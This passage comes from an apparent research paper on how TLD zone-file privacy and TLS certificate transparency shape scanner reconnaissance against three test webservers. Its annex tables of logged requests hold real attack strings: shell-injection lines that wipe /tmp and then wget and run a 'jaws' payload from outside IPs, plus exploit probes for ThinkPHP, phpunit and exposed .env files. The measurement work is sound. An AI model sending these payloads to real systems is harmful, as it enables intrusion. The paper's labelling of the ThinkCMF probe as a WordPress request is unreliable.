For the .NL webserver 332 distinct IP addresses generated 3388 requests which is consistent with the 323 IP addresses that accessed the baseline for the .COM webserver. Even though the logs were collected in different periods, the number of IP addresses that generated requests for the two identical webservers is similar. This is a first indicator that scanners' activity is largely consistent over the considered 7 days intervals. The count of requests went up significantly compared to the .COM server with many more malicious attacks emerging. This is caused by a couple of bots spamming common known exploits on this webserver.

23652 login attempts by SSH were stored in the logs. This is significantly higher than the 16591 that tried this on the first identical webserver. There is another indicator that this server was targeted by some bots which are spamming both known exploits and default credentials for the SSH login prompt in the data collection period.

7.2.2 Domain registered

For the webserver having the .NL domain registered, 347 IP addresses generated logs during the 7 days collection interval which is an increase of just 7 percent, well within the margin of error. This highlights that because the .NL TLD has a private zone file, the number of scanners interested in the webserver remained consistent with the baseline. The number of requests went down to 2125. The baseline has a couple of IP addresses generating hundreds of requests in a few seconds, hence the increased number of requests compared to this stage. The requests are similar to the baselines and there are no requests looking for WordPress specific files compared to the .COM domain logs.

12233 failed SSH login requests were done, showing an important decrease compared to the baseline due to the lower number of spam bots at this stage.

7.2.3 Domain and TLS registered

In the 7 days after having the TLS certificate also registered there was a significant increase in the number of IP addresses generating requests for the webserver. 650 IPs were found in the logs which is precisely the same as the .COM domain having a TLS certificate issued. It is worth noting that the IP addresses are mostly distinct in this phase compared to the .COM + TLS phase regardless of having the same count. The 2768 requests are similar to those collected prior to having the TLS certificate registered.

11171 SSH login attempts were logged which is also similar to the previous scenario.




Figure 12: The count of distinct IP addresses per day on the .NL server

7.3 The .NU webserver

The third and last experiment to be discussed is for the domain registered on the .NU TLD. The subsequent sections will present the data that has been found when analyzing the retrieved logs in the three phases. The data collection was done according to the following time frame.




Figure 13: Data collection timeline for the third experiment

7.3.1 Baseline

During the log collection time frame for the .NU webserver 320 IP addresses generated entries in the retrieved logs. This data is consistent with the 332 IPs for the .NL and the 323 IPs from the .COM servers' baselines. It is worth mentioning that despite having the logs collected at the same time for the .NL and .NU baselines, the IP addresses that visited the webservers are mostly different. Only 85 IP addresses generated logs on both webservers during the 7 days collection interval, while the others were unique to the specific webserver. This difference is likely due to the IP addresses of the webservers not being in close sub nets (164.92.146.169 and 128.199.33.177). The 1282 requests are, as expected, similar to the previous baselines and 1579 IP addresses generated SSH logs which is just between the other two baselines.

7.3.2 Domain registered

After having the .NU, an open zone file domain, registered, 427 IP addresses were observed in the logs. This is an increase of 33 percent compared to the baseline, which is lower than the 77 percent increase seen when registering the .COM domain. Having a lower increase for the open zone file domain compared to the semi-open zone file domain, is likely due to the .COM zone being significantly more popular than .NU. The 2171 requests are similar to the ones seen on the .COM registered website and 1245 IP addresses generated SSH logs.

7.3.3 Domain and TLS registered

In the last phase of the experiment a TLS certificate was registered for the .NU domain. This resulted in 564 distinct IP addresses appearing in the webserver's logs during the considered interval. A 32 percent increase can be observed compared to having the domain registered without a TLS certificate. The increase is percentually higher than in the .COM experiment, but there are still less IP addresses generating logs on the .NU webserver having a TLS certificate registered compared to the .COM one. This is again due to the higher reach of the .COM domains compared to the .NU ones. There were 2727 requests in the webserver's logs which are similar to the previous stage. 969 IP addresses attempted to login via SSH based on the logs which is the lowest registered number out of the all 7 days monitoring intervals.




Figure 14: The count of distinct IP addresses per day on the .NU server

7.4 General observations

In this section general remarks which are relevant for all of the three experiments are presented. This also contains comparisons between the data collection time frames whenever these reveal meaningful information.

7.4.1 The privacy of the zone files

It can be seen that registering a TLD having an open or partially open zone file increases the number of scanners performing reconnaissance activities compared to not having any domain registered. However, when the domain's zone file is private, no such difference could be measured. Also, generating a TLS certificate increases scanners' interest in the webserver due to the certificate transparency principles in all of the three experiments regardless of the domain's zone file privacy.

7.4.2 The SSH login attempts

During the data collection process, it was also observed that the number of SSH login attempts decreased as time passed. It is likely that the bots discovered that the common username/password combinations are not working for the specific server and they decided to stop trying.

7.4.3 The requests performed on the webservers

Based on the data analyzed from the three virtual machines, it can be observed that most of the requests consist of standard access requests such as those generated by the webserver when it is legitimately accessed (GET / HTTP/1.1). After accessing the websites, most visitors attempted common probing to understand what is running on the webserver such as "GET /scripts/info.php HTTP/1.1" or "GET /sitemap.xml HTTP/1.1". These requests are not explicitly malicious, but they can be used to lay the ground work for malicious ones. Ammong these common requests, there were also malicious ones such as "GET /?a=fetch&content=¡php¿die(@md5(HelloThinkCMF))¡/php¿ HTTP/1.1" which is a well known, now patched WordPress request. Other known malicious requests such as "GET /?XDEBUG_SESSION_START=phpstorm HTTP/1.1", which is trying to start a debugging session if php storm is installed, or "GET /.env HTTP/1.1", which is attempting to get a file containing sensitive data, were also seen in the logs.

The notable differences of the requests between the experiments is caused by a couple of spam bots targeting the .NL domain when collecting the data. Ever since the baseline, this particular VM experienced a higher number of malicious requests, but it is worth noting that these high numbers of requests were generated only by a few IP addresses. Therefore, there is no significant difference between the baselines in the count of IP addresses generating requests, but there is in the count of requests. Apart from the apparition of a significant number of WordPress related requests after registering a .COM domain name which was discussed in 7.1.2, there were no other important differences in the type of requests received during the 9 different data collection time frames. Detailed tables with the top requests for every time frame can be found in Annex 2.





Figure 15: The classification of the requests for the three experiments

7.4.4 The names of the hosts accessing the webservers

By using the Autonomous System Numbers (ASN) of the IP addresses found in the logs and a mapping from ASNs to hostnames, further information about the requesters has been found. There were no important differences regarding the top IP owners between the three experiments, therefore all information was merged in the table below. A detailed overview with the top resolved ASNs for each phase of the experiment can be found in Annex 3.

It was revealed that the top names among the identified requesters are Digital Ocean, Google Cloud Platform, Amazon and Hurricane. Digital Ocean is the cloud service provider who is hosting the three virtual machines used in this experiment and the ”visits” were generally done to generate performance related statistics about the hosted services. Google Cloud Platform , Amazon as well as Hurricane (an US based network services provider) are known to perform non-malicious scanning of the publicly available internet data in order to gather information that can used for improving their services. It is important to note that the malicious requests found in this experiment were done by obscure actors whose hostnames are not having relevant information associated on the internet. In the table below, all the IP addresses that generated requests on the webserver at any given time of the data collection process were mapped to its corresponding ASN to check to whom every IP address belongs to.



Resolved ASN	Count of IP Addresses
DIGITALOCEAN-ASN, US	552
AMAZON-02, US	216
GOOGLE-CLOUD-PLATFORM, US	193
HURRICANE, US	128
#N/A	86
AMAZON-AES, US	84
AKAMAI-LINODE-AP Akamai Connected Cloud, SG	80
MICROSOFT-CORP-MSN-AS-BLOCK, US	54
AS_DELIS, US	53
CHINANET-BACKBONE No.31,Jin-rong Street, CN	50
LATITUDE-SH, US	50
OVH, FR	41
GOOGLE, US	39
CHINA169-BACKBONE CHINA UNICOM China169 Backbone, CN	36
TENCENT-NET-AP-CN Tencent Building, Kejizhongyi Avenue, CN	35
INTERNET-MEASUREMENT, GB	35
UCLOUD-HK-AS-AP UCLOUD INFORMATION TECHNOLOGY HK L	34
HKZTCL-AS-AP Hong Kong Zhengxing Technology Co., Ltd., HK	33
SERVER-MANIA, CA	28
BSNL-NIB National Internet Backbone, IN	28
AS-AGGROSOPERATIONS, GB	27
CHINAMOBILE-CN China Mobile Communications Group Co., Lt	24
CENSYS-ARIN-01, US	23
AS-BITSIGHT, PT	23
HOSTROYALE, IN	21
CENSYS-ARIN-03, US	19
ALIBABA-CN-NET Alibaba US Technology Co., Ltd., CN	19

Figure 16: The number of IP addresses for each hostname

8 Conclusion

This paper aimed to study the influence of domain name and TLS certificate registrations on the reconnaissance processes. This has been done by collecting data for a baseline server, then for the webserver having a domain registered and then for the same webserver having a TLS certificate issued. Additionally, the data collection process was repeated three times only altering the top level domain the website was registered on. The most relevant data being considered is the count of IP addresses generating logs in the webserver logs as these show how many machines are aware of its existence over the 7 days period.

One of the potential theories was that actors are using the top level domain's zone file to look-up the registered websites for conducting reconnaissance activities. To check for this, the three chosen domain zone's were ".NL", ".COM", ".NU" due to the different privacy setting of the zone files: private, semi-public and public respectively. In order to prove the theory, it was expected to see no difference on the webserver after registering a private domain and a quantifiable one when registering a public or semi-public one. As also seen in the previous section, the webserver having ".NL" domain, which is a private zone file TLD, experienced a similar number of IP addresses generating logs compared to its baseline. However, for the ".COM" and ".NU" domains which are having semi-public and public zone files, this count increased significantly. Additionally to proving the theory, it can also be seen that the semi-public zone file acts as the public one regarding privacy, with the first having even more visibility because of the increased popularity of the ".COM" TLD. Generally, having more IP addresses aware of the webserver, caused more requests appearing in the logs unless one of the data collection intervals captured bots generating hundreds of request per second, influencing the requests count. Therefore, it can be stated that the zone in which a website's domain is registered affects the reconnaissance behavior of the attackers depending on the TLD's zone file privacy setting.

The other theory was that actors are abusing the TLS certificate transparency principles which implies the potential to access a list of all domains having a security certificate issued. The hypothesis was again proven by the obtained results with the count of IP addresses generating requests on the webserver increasing considerably in the 7 days after registering a TLS certificate for all the TLDs tested in this paper.

During the data collection, it was also observed that the number of failed SSH login attempts decreased when comparing the baseline to any of the other two scenarios for every tested TLD. However, this is not influenced by having a registered domain, but rather by the server getting more well known and attackers realizing that their brute-force attacks using common credentials are failing. Judging by the number of malicious requests received in the data collection interval, the ".NU" domain is getting the least malicious attention, however it is also having the least amount of requests and visibility on the internet, therefore that also helps in keeping a low number of malicious requests. On the other side, the ".NL" domain got the highest malicious attention, but since these kinds of requests were showing even in the state where the VM had no DNS entry linked, a correlation between the ".NL" top level domain and a high number of malicious requests can not be made based on this research.

The main idea that can be learned from this paper is that both malicious and non-malicious scanners which are doing reconnaissance activities are (ab)using the TLD zone files and TLS certificate transparency (CT) logs to adjust their activity. In other words, if there is an opportunity for a webserver to be discovered, it must be assumed that such an opportunity will be used for both malicious and non-malicious intents regardless of the non-malicious intents of public TLDs and CT principles. Also, it was revealed that having a lower popularity domain such as ".NU" in this experiment, helps lower the total number of requests and visibility to malicious bots, despite having a high number of visiting IP addresses.


For future work it would be interesting to experiment if registering a paid TLS certificate from a reputable certificate authority further changes the reconnaissance behavior compared to the free one from Let's Encrypt. It is expected that having a paid certificate hints a potential attacker that the protected resource is valuable. Whether a malicious actor is willing to invest more time trying to compromise the webserver based on this information is not yet clear according to the current state of research.

9 Annex

9.1 Annex 1 - HTML code

```html
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Login</title>
<link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div class="login">
<h1>Database Secure Login Portal</h1>
<form action="login.php" method="post">
<label for="username">
<i class="fas fa-user"></i>
</label>
<input type="text" name="username" placeholder="Username" id="username" required>
<label for="password">
<i class="fas fa-lock"></i>
</label>
<input type="password" name="password" placeholder="Password" id="password" required>
<input type="submit" value="Login">
</form>
</div>
</body>
</html>
```

9.2 Annex 2 - Webserver Requests



BASELINE

Sum of Count	
Request	**Total**
GET / HTTP/1.1	388
GET /123_wg.txt?=00:12:5F:16:E1:8B/home/boa/cgi-bin HTTP/1.1	168
GET /1/123_wg?=00:12:5F:16:E1:8B/home/boa/cgi-bin HTTP/1.1	168
\x16\x03\x01	149
POST /boaform/admin/formLogin HTTP/1.1	46
GET /favicon.ico HTTP/1.1	40
GET /cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=*%22;	37
GET /.env HTTP/1.1	36
GET / HTTP/1.0	33
POST / HTTP/1.1	21
POST /HNAP1/ HTTP/1.1	17
GET /info.php HTTP/1.1	12
GET /geoip/ HTTP/1.1	12
GET /upl.php HTTP/1.1	11
GET /client/get_targets HTTP/1.1	11
GET /phpinfo.php HTTP/1.1	10
GET http://164.92.146.169:80/phpmyadmin/scripts/setup.php HTTP/1.0	10
GET /core/.env HTTP/1.1	9
PRI * HTTP/2.0	9
\x03	9
GET /?a=fetch&content=<php>die(@md5(HelloThinkCMF))</php> HTTP/1	8
GET /.env.save HTTP/1.1	8
GET /apps/.env HTTP/1.1	8
\x16\x03	8
GET /.env.prod HTTP/1.1	8
GET /frontend_dev.php/$ HTTP/1.1	8
GET /phpinfo HTTP/1.1	8
GET /api/.env HTTP/1.1	8
GET /system/.env HTTP/1.1	8
GET /.env.bak HTTP/1.1	7


DOMAIN

Sum of Count	
Request	**Total**
GET / HTTP/1.1	459
POST / HTTP/1.1	381
GET / HTTP/1.0	182
GET /123_wg.txt?=00:12:5F:16:E1:8B/home/boa/cgi-bin HTTP/1.1	168
GET /1/123_wg?=00:12:5F:16:E1:8B/home/boa/cgi-bin HTTP/1.1	168
\x16\x03\x01	161
GET /.env HTTP/1.1	65
PROPFIND /data/ HTTP/1.1	60
POST /boaform/admin/formLogin HTTP/1.1	36
\x16\x03	21
\x03	21
GET /.git/config HTTP/1.1	15
GET /shell?cd+/tmp;rm+-rf+*;wget+94.158.247.123/jaws;sh+/tmp/jaws H	11
HEAD / HTTP/1.1	11
GET /?XDEBUG_SESSION_START=phpstorm HTTP/1.1	11
GET /aaa9 HTTP/1.1	9
GET /favicon.ico HTTP/1.1	9
GET /_profiler/phpinfo HTTP/1.1	8
GET /client/get_targets HTTP/1.1	8
GET /geoip/ HTTP/1.1	8
GET /systembc/password.php HTTP/1.0	7
GET /geoserver/web/ HTTP/1.1	7
POST /HNAP1/ HTTP/1.1	6
GET /_profiler/phpinfo:80 HTTP/1.1	6
GET /actuator/gateway/routes HTTP/1.1	6
GET http://164.92.146.169:80/PHPMYADMIN/scripts/setup.php HTTP/1.(	6
MGLNDD_164.92.146.169_80\n	5
GET /shell?cd+/tmp;rm+-rf+*;wget+ 103.188.166.164/jaws;sh+/tmp/jaws	5
\x16\x03\x01\x01\xfd\x01	5
GET http://164.92.146.169:80/mysql/scripts/setup.php HTTP/1.0	3

TLS

Sum of Count	
Request	**Total**
GET / HTTP/1.1	846
POST / HTTP/1.1	366
\x16\x03\x01	192
GET /1/123_wg?=00:12:5F:16:E1:8B/home/boa/cgi-bin HTTP/1.1	168
GET /123_wg.txt?=00:12:5F:16:E1:8B/home/boa/cgi-bin HTTP/1.1	168
GET / HTTP/1.0	133
GET /.env HTTP/1.1	84
GET /favicon.ico HTTP/1.1	77
GET /ab2g HTTP/1.1	28
{	23
\x03	22
GET /index.php?s=/Index/\\think\\app/invokefunction&function=call_u	22
POST /boaform/admin/formLogin HTTP/1.1	18
\x16\x03	17
GET http://164.92.146.169:80/phpmyadmin/scripts/setup.php HTTP/1.0	16
GET /geoserver/web/ HTTP/1.1	13
GET /.git/config HTTP/1.1	12
GET /robots.txt HTTP/1.1	12
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1	11
GET http://164.92.146.169:80/MyAdmin/scripts/setup.php HTTP/1.0	11
GET /axis2/ HTTP/1.1	10
GET /axis2/axis2-admin/ HTTP/1.1	10
GET /axis2-admin/ HTTP/1.1	10
HEAD http://vladcandrei.nl:80/ HTTP/1.1	9
GET http://vladcandrei.nl:80/ HTTP/1.1	9
GET /_profiler/phpinfo HTTP/1.1	8
GET /geoip/ HTTP/1.1	8
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1	8
GET /client/get_targets HTTP/1.1	8
POST /debug/default/view?panel=config HTTP/1.1	8

Figure 17: The top 30 requests on the .NL server



BASELINE

Sum of Count	
Request	**Total**
GET / HTTP/1.1	471
GET /.env HTTP/1.1	235
POST / HTTP/1.1	227
\x16\x03\x01	119
GET /dispatch.asp HTTP/1.1	74
GET /favicon.ico HTTP/1.1	36
POST /boaform/admin/formLogin HTTP/1.1	24
GET / HTTP/1.0	20
GET /shell?cd+/tmp;rm+-rf+*;wget+45.81.243.34/jaws;sh+/	16
\x03	9
GET /?XDEBUG_SESSION_START=phpstorm HTTP/1.1	9
PRI * HTTP/2.0	8
CONNECT 157.90.120.57:4444 HTTP/1.1	7
POST /HNAP1/ HTTP/1.1	7
GET /actuator/gateway/routes HTTP/1.1	7
GET /geoserver/web/ HTTP/1.1	6
\x16\x03	6
GET /upl.php HTTP/1.1	6
MGLNDD_164.90.194.133_80\n	6
GET /shell?cd+/tmp;rm+-rf+*;wget+167.71.210.63/jaws;sh+	6
GET /client/get_targets HTTP/1.1	6
GET /geoip/ HTTP/1.1	6
\x16\x03\x01\x01H\x01	5
Gh0st\xad	5
GET /phpmyadmin_/index.php?lang=en HTTP/1.1	5
GET http://164.90.194.133:80/phpMyAdmin/scripts/setup.	5
GET /shell?cd+/tmp;rm+-rf+*;wget+204.44.109.117/jaws;sh	4
GET /sitemap.xml HTTP/1.1	4
GET /database/index.php?lang=en HTTP/1.1	4
GET /aab8 HTTP/1.1	4


DOMAIN

Sum of Count	
Request	**Total**
GET / HTTP/1.1	805
GET /.env HTTP/1.1	251
POST / HTTP/1.1	202
\x16\x03\x01\x02	127
\x16\x03\x01	111
GET / HTTP/1.0	87
GET /favicon.ico HTTP/1.1	86
GET /site/wp-includes/wlwmanifest.xml HTTP/1.1	73
GET /wordpress/wp-includes/wlwmanifest.xml HTTP/	73
GET /wp/wp-includes/wlwmanifest.xml HTTP/1.1	73
GET /cms/wp-includes/wlwmanifest.xml HTTP/1.1	73
GET /xmlrpc.php?rsd HTTP/1.1	73
GET /blog/wp-includes/wlwmanifest.xml HTTP/1.1	72
GET /test/wp-includes/wlwmanifest.xml HTTP/1.1	70
GET /wp1/wp-includes/wlwmanifest.xml HTTP/1.1	70
GET /web/wp-includes/wlwmanifest.xml HTTP/1.1	70
GET /wp-includes/wlwmanifest.xml HTTP/1.1	64
GET /shop/wp-includes/wlwmanifest.xml HTTP/1.1	59
GET /2019/wp-includes/wlwmanifest.xml HTTP/1.1	58
GET /website/wp-includes/wlwmanifest.xml HTTP/1.1	57
GET /wp2/wp-includes/wlwmanifest.xml HTTP/1.1	57
GET /sito/wp-includes/wlwmanifest.xml HTTP/1.1	57
GET /news/wp-includes/wlwmanifest.xml HTTP/1.1	57
GET /style.css HTTP/1.1	50
GET /dispatch.asp HTTP/1.1	50
GET /2020/wp-includes/wlwmanifest.xml HTTP/1.1	34
POST /boaform/admin/formLogin HTTP/1.1	33
GET /robots.txt HTTP/1.1	32
GET /wp-content/ HTTP/1.1	28
GET /2018/wp-includes/wlwmanifest.xml HTTP/1.1	25

DOMAIN + TLS

Sum of Count	
Request	**Total**
GET / HTTP/1.1	875
GET /.env HTTP/1.1	245
POST / HTTP/1.1	213
\x16\x03\x01	109
GET / HTTP/1.0	100
GET /favicon.ico HTTP/1.1	87
GET /dispatch.asp HTTP/1.1	76
GET /robots.txt HTTP/1.1	34
GET //cms/wp-includes/wlwmanifest.xml HTTP/1.1	30
GET //site/wp-includes/wlwmanifest.xml HTTP/1.1	30
GET //blog/wp-includes/wlwmanifest.xml HTTP/1.1	29
GET //wp/wp-includes/wlwmanifest.xml HTTP/1.1	29
GET //wordpress/wp-includes/wlwmanifest.xml HTTP/1.1	29
GET //xmlrpc.php?rsd HTTP/1.1	29
GET //wp1/wp-includes/wlwmanifest.xml HTTP/1.1	29
GET //test/wp-includes/wlwmanifest.xml HTTP/1.1	29
GET //web/wp-includes/wlwmanifest.xml HTTP/1.1	29
GET //2019/wp-includes/wlwmanifest.xml HTTP/1.1	27
GET //shop/wp-includes/wlwmanifest.xml HTTP/1.1	27
POST /boaform/admin/formLogin HTTP/1.1	25
GET //wp2/wp-includes/wlwmanifest.xml HTTP/1.1	25
GET //sito/wp-includes/wlwmanifest.xml HTTP/1.1	25
GET //wp-includes/wlwmanifest.xml HTTP/1.1	24
GET //website/wp-includes/wlwmanifest.xml HTTP/1.1	24
GET //news/wp-includes/wlwmanifest.xml HTTP/1.1	24
GET /.git/config HTTP/1.1	21
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.	15
Gh0st\xad	15
GET //2020/wp-includes/wlwmanifest.xml HTTP/1.1	15
GET /?XDEBUG_SESSION_START=phpstorm HTTP/1.1	15

Figure 18: The top 30 requests on the .COM server



BASELINE

Sum of Count	
Request	**Total**
GET / HTTP/1.1	364
\x16\x03\x01	120
GET /.env HTTP/1.1	67
POST / HTTP/1.1	55
POST /boaform/admin/formLogin HTTP/1.1	49
GET /favicon.ico HTTP/1.1	32
GET / HTTP/1.0	29
POST /HNAP1/ HTTP/1.1	15
GET /.git/config HTTP/1.1	10
PRI * HTTP/2.0	10
GET /?a=fetch&content=<php>die(@md5(HelloThinkCMF))</php> HTTP/1.1	8
GET /_profiler/phpinfo HTTP/1.1	8
\x16\x03	8
GET /systembc/password.php HTTP/1.0	7
GET /actuator/gateway/routes HTTP/1.1	7
POST /_ignition/execute-solution HTTP/1.1	7
